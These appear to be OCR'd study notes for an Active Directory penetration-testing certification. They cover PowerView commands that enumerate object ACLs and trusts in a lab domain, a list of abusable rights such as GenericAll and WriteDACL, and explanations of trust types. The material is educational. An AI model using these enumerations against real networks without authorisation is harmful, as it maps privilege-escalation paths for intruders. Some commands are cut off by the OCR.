
The **WriteOwner** permission indicates the **object's ownership** which means that the ***built-in administrators*** have **full control on the *Student181* object**. The **WriteDACl** is right to modify the objects DACL's list.

There are other **interesting permissions** to look for when enumerating Active Directory rights like in the below list:


```
GenericAll - full rights to the object (add users to a group or reset user's password
             without knowing the existin password)

GenericWrite - update object's attributes (i.e logon script)

WriteOwner - change object owner to attacker controlled user take over the object

WriteDACL - modify object's ACEs and give attacker full control right over the object

AllExtendedRights - ability to add user to a group or reset password

ForceChangePassword - ability to change user's password

Self (Self-Membership) - ability to add yourself to a group
```

To filter through a specific type of permission, use the equal **(-eq)** operator and pass it the permission type such **as "GenericAll."**

```
Get-ObjectAcl student181 | Where-Object ActiveDirectoryRights -eq "GenericAll"
```




```
Get-ObjectAcl student181 | select IdentityReference, ActiveDirectoryRights | Where-Object ActiveDirectoryRights -eq "Generi
```




shows the groups who have the GenericAll (full control) permissions on the Student181 object

Get the ACLs associated with the specified prefix to be used for search


```
Get-ObjectAcl -ADSprefix 'CN=Administrator, CN=Users' -Verbose
```

Run the **Get-ObjectACL** command with the **ADSPrefix** parameter to search for specific controls using ***common names [CN]***, ***organizational units[OU]***, *or* ***domain controllers [DC]*** in the example below, I searched for the access entries associated with the **student machines Organizational Unit**

```
Get-ObjectAcl -ADSprefix 'OU=Studentmachines' -Verbose
```



> You can get the **AdPaths** of objects by running these commands:



Get ACLs Associated with UNC path

We can search for access controls of network shares like **SYSVOL** share for enumerating group policy objects and scripts using its UNC path.

UNC → The Universal Naming Convention is the naming system used in Microsoft Windows for accessing shared network folders and printers on a local area network.

Syntax Of UNC → \\host-name\share-name\file_path

```
Get-PathAcl -Path "\\dcorp-dc.dollarcorp.moneycorp.local\sysvol"
```

```
PS C:\AD\Tools> Get-PathAcl -Path "\\dcorp-dc.dollarcorp.moneycorp.local\sysvol"


Path              : \\dcorp-dc.dollarcorp.moneycorp.local\sysvol
FileSystemRights  : WriteOwner,WriteDAC,GenericWrite,GenericExecute,GenericRead
IdentityReference : Creator Owner
IdentitySID       : S-1-3-0
AccessControlType : Allow

Path              : \\dcorp-dc.dollarcorp.moneycorp.local\sysvol
FileSystemRights  : GenericExecute,GenericRead
IdentityReference : Authenticated Users
IdentitySID       : S-1-5-11
AccessControlType : Allow

Path              : \\dcorp-dc.dollarcorp.moneycorp.local\sysvol
FileSystemRights  : Read
IdentityReference : Authenticated Users
IdentitySID       : S-1-5-11
AccessControlType : Allow

Path              : \\dcorp-dc.dollarcorp.moneycorp.local\sysvol
FileSystemRights  : GenericAll
IdentityReference : Local System
IdentitySID       : S-1-5-18
AccessControlType : Allow

Path              : \\dcorp-dc.dollarcorp.moneycorp.local\sysvol
FileSystemRights  : Read
IdentityReference : Local System
IdentitySID       : S-1-5-18
AccessControlType : Allow

Path              : \\dcorp-dc.dollarcorp.moneycorp.local\sysvol
FileSystemRights  : WriteOwner,WriteDAC,GenericWrite,GenericExecute,GenericRead
IdentityReference : BUILTIN\Administrators
IdentitySID       : S-1-5-32-544
AccessControlType : Allow

Path              : \\dcorp-dc.dollarcorp.moneycorp.local\sysvol
FileSystemRights  : Read
IdentityReference : BUILTIN\Administrators
IdentitySID       : S-1-5-32-544
AccessControlType : Allow

Path              : \\dcorp-dc.dollarcorp.moneycorp.local\sysvol
FileSystemRights  : GenericExecute,GenericRead
IdentityReference : BUILTIN\Server Operators
IdentitySID       : S-1-5-32-549
AccessControlType : Allow

Path              : \\dcorp-dc.dollarcorp.moneycorp.local\sysvol
FileSystemRights  : Read
IdentityReference : BUILTIN\Server Operators
IdentitySID       : S-1-5-32-549
AccessControlType : Allow
```

Get The ACLs associated with specified LDAP path :

```
Get-ObjectAcl -ADSpath "LDAP://CN=Domain Admins, CN=Users, DC=dollarcorp, DC=monycorp, DC=local" -ResolveGUIDS -Verbose

InheritedObjectType   : All
ObjectDN              : CN=Domain Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType            : All
IdentityReference     : NT AUTHORITY\Authenticated Users
IsInherited           : False
ActiveDirectoryRights : GenericRead
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-1874506631-3219952063-538504511-512 -> -ResolveGUIDS
```

Search For Interesting ACEs :

```
Invoke-ACLScanner -ResolveGUIDS

InheritedObjectType   : All
ObjectDN              : CN=Support179User -> User ,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
ObjectType            : All
IdentityReference     : dcorp\RDPUsers -> Group RDPUsers
IsInherited           : False
ActiveDirectoryRights : GenericAll -> Full Permission
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-1874506631-3219952063-538504511-49134
IdentitySID           : S-1-5-21-1874506631-3219952063-538504511-1116
```

Check Lab3 for Invoke-ACLScanner.

▼ Trusts

Trust → **relationship between two domains or forests which allowes users of one domain or forest to access resources in the other domain or forest.**

Each Trust can Represent as → `Trusted Domain Object` **(TDO)**

TDO → **Each domain within a forest is represented by a TDO that is stored in the System container within its domain.**

> When a domain trust is created, attributes such as the DNS domain name, domain SID, trust type, trust transitivity, and the reciprocal domain name are represented in the TDO.
>
> When a forest trust is first established, each forest collects all of the trusted namespaces in its partner forest and then stores the information in a TDO. The trusted namespaces and attributes that are stored in the TDO include domain tree names, child domain names, user principal name (UPN) suffixes, service principal name (SPN) suffixes, and security ID (SID) namespaces used in the other forest. TDO objects are stored in each domain, then replicated to the global catalog.

Active Directory follows a clear hierarchy, from **top to bottom**. In that hierarchy are: **forests**, **trees**, and **domains**.

1. **Forest** → represent the complete Active Directory instance, and are logical containers made up of
   a. **Domain Trees**
   b. **Domains**
   c. **Organizational Units**
2. **Trees** → collections of domains within the `same DNS namespace`; these include `child domains`.
3. **Domains** → logical grouping of network objects such as **computers, users, applications,** and **devices on the network such as printers.**

Active Directory Trust:


In simplest terms, **it is the process of extending the security boundary of an AD domain or forest to include another AD domain or forest.**


Trust Direction:

1. **One-way trust** (Unidirectional) → **Users in the trusted domain** can access resources in the trusting domain **but the** reverse is not true. (i trust you, but you don't trust me)

هنا الدومين باليسار يعطي صلاحيه للوصول لموارده من الدومين اللي باليمين , لكن العكس ممنوع .

2- **Two-Way** (bidirectional) → Users of **Both domains** can access resource in other domain.





Domain 2 has a one-way trust to **Domain 1.** That means all resources within **Domain 1** are permitted to access the resources of **Domain 2** but not vice versa *(domain 2 cannot access domain 1)* 🚫

Trust Transitivity :


Transitive Trust:

- Can be extended to esatblish trust relationship with other domains.

- All the default **intra-forest** trust relationships (**Tree-root**, **Parent-Child**) **between domains within a same forest** are **transitive two-way trusts**

  what is the intra-forest and inter-forest?

  - **Intra-Forest Migration: migration between domains of the same Forest.**
  - **Inter-Forest Migration: migration between domains of different Forests.**




we see that **“Forest 1”** has a transitive 2-way direction to **“Forest2”** ,which means that all domains within **“Forest 1”** are accessible to **“Forest 2”** and the other way around. The same applies inside the forests, on the tree-root and parent-child levels.

Non-Transitive Trust:

- Cannot be extended to other domains in the forest. **Can be two-way or one-way**.
- This is the default trust (**called external trust**) between two domains in **different forests** when forests do not have a trust relationship. → هذي بين الدومينات في فوريست مختلفات

The diagram below shows **one-way external** trust between **“Domain 2”** in **“Forest 2”** and **“Forest 1”** The arrowhead indicates the access direction. In this case, **Forest 1** users have access to **Domain 2 in Forest 2 only**. **Domain 2** in **Forest 2** has NO access to **Forest 1**.



هنا العلاقه مو مع الفوريست بشكل كامل فقط الدومين رقم 2

> **Trusts can be created using the New Trust Wizard found in the Active Directory Domains and Trusts console, or using the Netdom command line utility**

Relationship Trust:

1. Parent/Child Trust
2. Tree/Root Trust
3. Shotcut Trust
4. Forest Trust
5. Realm Trust
6. External Trust


Crtp-Report-Exam

Trusts Type (1)


Aa Trust Type	Characteristics	Direction	AuthenticationMechanism	Notes
Parent-Child	Transitive	Two-way	Kerberos V5 or NTLM	Created automatically when a child domain is added.
Tree-Root	Transitive	Two-way	Kerberos V5 or NTLM	Created automatically when a new Tree is added to a forest.
Shortcut	Transitive	One-way or Two-way	Kerberos V5 or NTLM	Created Manually.Used in an AD DS forest to shorten the trust path to improve authentication times.
Forest	Transitive	One-way or Two-way	Kerberos V5 or NTLM	Created Manually.Used to share resources between AD DS forests.
External	Non-transitive	One-way	NTLM Only	Created Manually.Used to access resources in an NT 4.0 domain or a domain in another forest that does not have a forest trust established.

Trust Type	Characteristics	Direction	AuthenticationMechanism	Notes
Realm	Transitive or non-transitive	One-way or Two-way	Kerberos V5 Only	Created Manually.Used to access resources between a non-Windows Kerberos V5 realm and an AD DS domain.


- **Parent-Cild**
  - They can only exist between two domains in the same tree with the same contiguous namespace. The parent domain is always trusted by the child domain. **You cannot manually create a Parent-Child trust**.




- **Tree-Root**
  - A tree-root trust can only be established between the roots of two trees in the same forest and are always transitive. **You cannot manually create a tree-root trust.**



- **Shortcut**
  - **manually created**, **one-way**, **transitive trusts**. They can **only exist within a forest**. They are **created to optimize the authentication process shortening the trust path.**
  - Shortcut trusts shorten the trust path.




- Forest Trust
  - manually created, one-way transitive or two-way transitive , trusts that allow you to provide **access to resources between multiple** forests.
  - Forest trusts uses both Kerberos v5 and NTLM authentication across forests where users can use their Universal Principal Name (UPN) or their Pre-Windows 2000 method (domainName\username). Kerberos v5 is attempted first, and if that fails, it will then try NTLM.
  - Forest trusts require DNS resolution to be established between forests
  - **Forest trusts cannot be extended to other forests**, such as if Forest 1 trusts Forest 2, and another forest trust is created between Forest 2 and Forest 3, **Forest 1** does not have an implied trust. If a trust is required, one must be manually created.



- External Trust
  - one-way or Two-Way, non-transitive trust that is manually created to establish a trust relationship between AD DS domains that are in different forests, or between an AD DS domain and Windows NT 4.0 domain.
  - External trusts allow you to provide users access to resources in a domain outside of the forest that is not already trusted by a Forest trust.
  - External trusts are NTLM based, meaning users must authenticate using the Pre-Windows 2000 logon method (domain\username).NTLM requires NetBIOS name resolution


support for functionality.



- **Realm Trust**
  - Trust Relationships with Other Operating Systems that also Support Kerberos Protocol
  - One-Way Transitive OR Two-Way Transitive → **Use Kerberos Authentication Only**
  - A Realm trust can be established to provide resource access and cross-platform inter-operability between an AD DS domain and non-Windows Kerberos v5 Realm.

▼ **Get Forest Details**

```
Get-NetForest -> Get Information for current Forest.
Get-NetForest -Forest <ForestName>
```



The command returns the **current forest name** **“moneycorp.local”** and the **available domains within the forest** *(**moneycorp.local**, **dollarcorp.moneycorp.local**, and **us.dollarcorp.moneycorp.local**).*

▼ **Domain Trust Mapping**


```
Get-NetDomainTrust -> get available trusts within the current or any other trusted domain in the same or external fore
Get-NetDomainTrust -Domain <DomainName>
```

```
PS C:\AD> Get-NetDomainTrust

SourceName                  TargetName                    TrustType TrustDirection
----------                  ----------                    --------- --------------
dollarcorp.moneycorp.local  moneycorp.local               ParentChild  Bidirectional
dollarcorp.moneycorp.local  us.dollarcorp.moneycorp.local ParentChild  Bidirectional
dollarcorp.moneycorp.local  eurocorp.local                    External  Bidirectional

PS C:\AD> _
```

the existing domain **“dollarcorp.moneycorp.local”** has **3** trust relationships:

- Transitive, 2-way trust with its **Forest** *“moneycorp.local”*
- Transitive, 2-way trust with its **child domain** *“us.dollarcorp.moneycorp.local”*
- External 2-way trust with another Forest called *“eurocorp.local”*


```
Get-NetForest -Forest eurocorp.local

RootDomainSid         : -
Name                  : eurocorp.local -> External Forest
Sites                 : {Default-First-Site-Name}
Domains               : {eurocorp.local, eu.eurocorp.local}
GlobalCatalogs        : {eurocorp-dc.eurocorp.local, eu-dc.eu.eurocorp.local}
ApplicationPartitions : {DC=DomainDnsZones,DC=eu,DC=eurocorp,DC=local, DC=ForestDnsZones,DC=eurocorp,DC=local, DC=Doma
ForestModeLevel       : 7
ForestMode            : Unknown
RootDomain            : eurocorp.local
Schema                : CN=Schema,CN=Configuration,DC=eurocorp,DC=local
SchemaRoleOwner       : eurocorp-dc.eurocorp.local
NamingRoleOwner       : eurocorp-dc.eurocorp.local
```



▼ Get Domain Structure

To get the structure and hierarchy of the domains within the current or a specified forest:

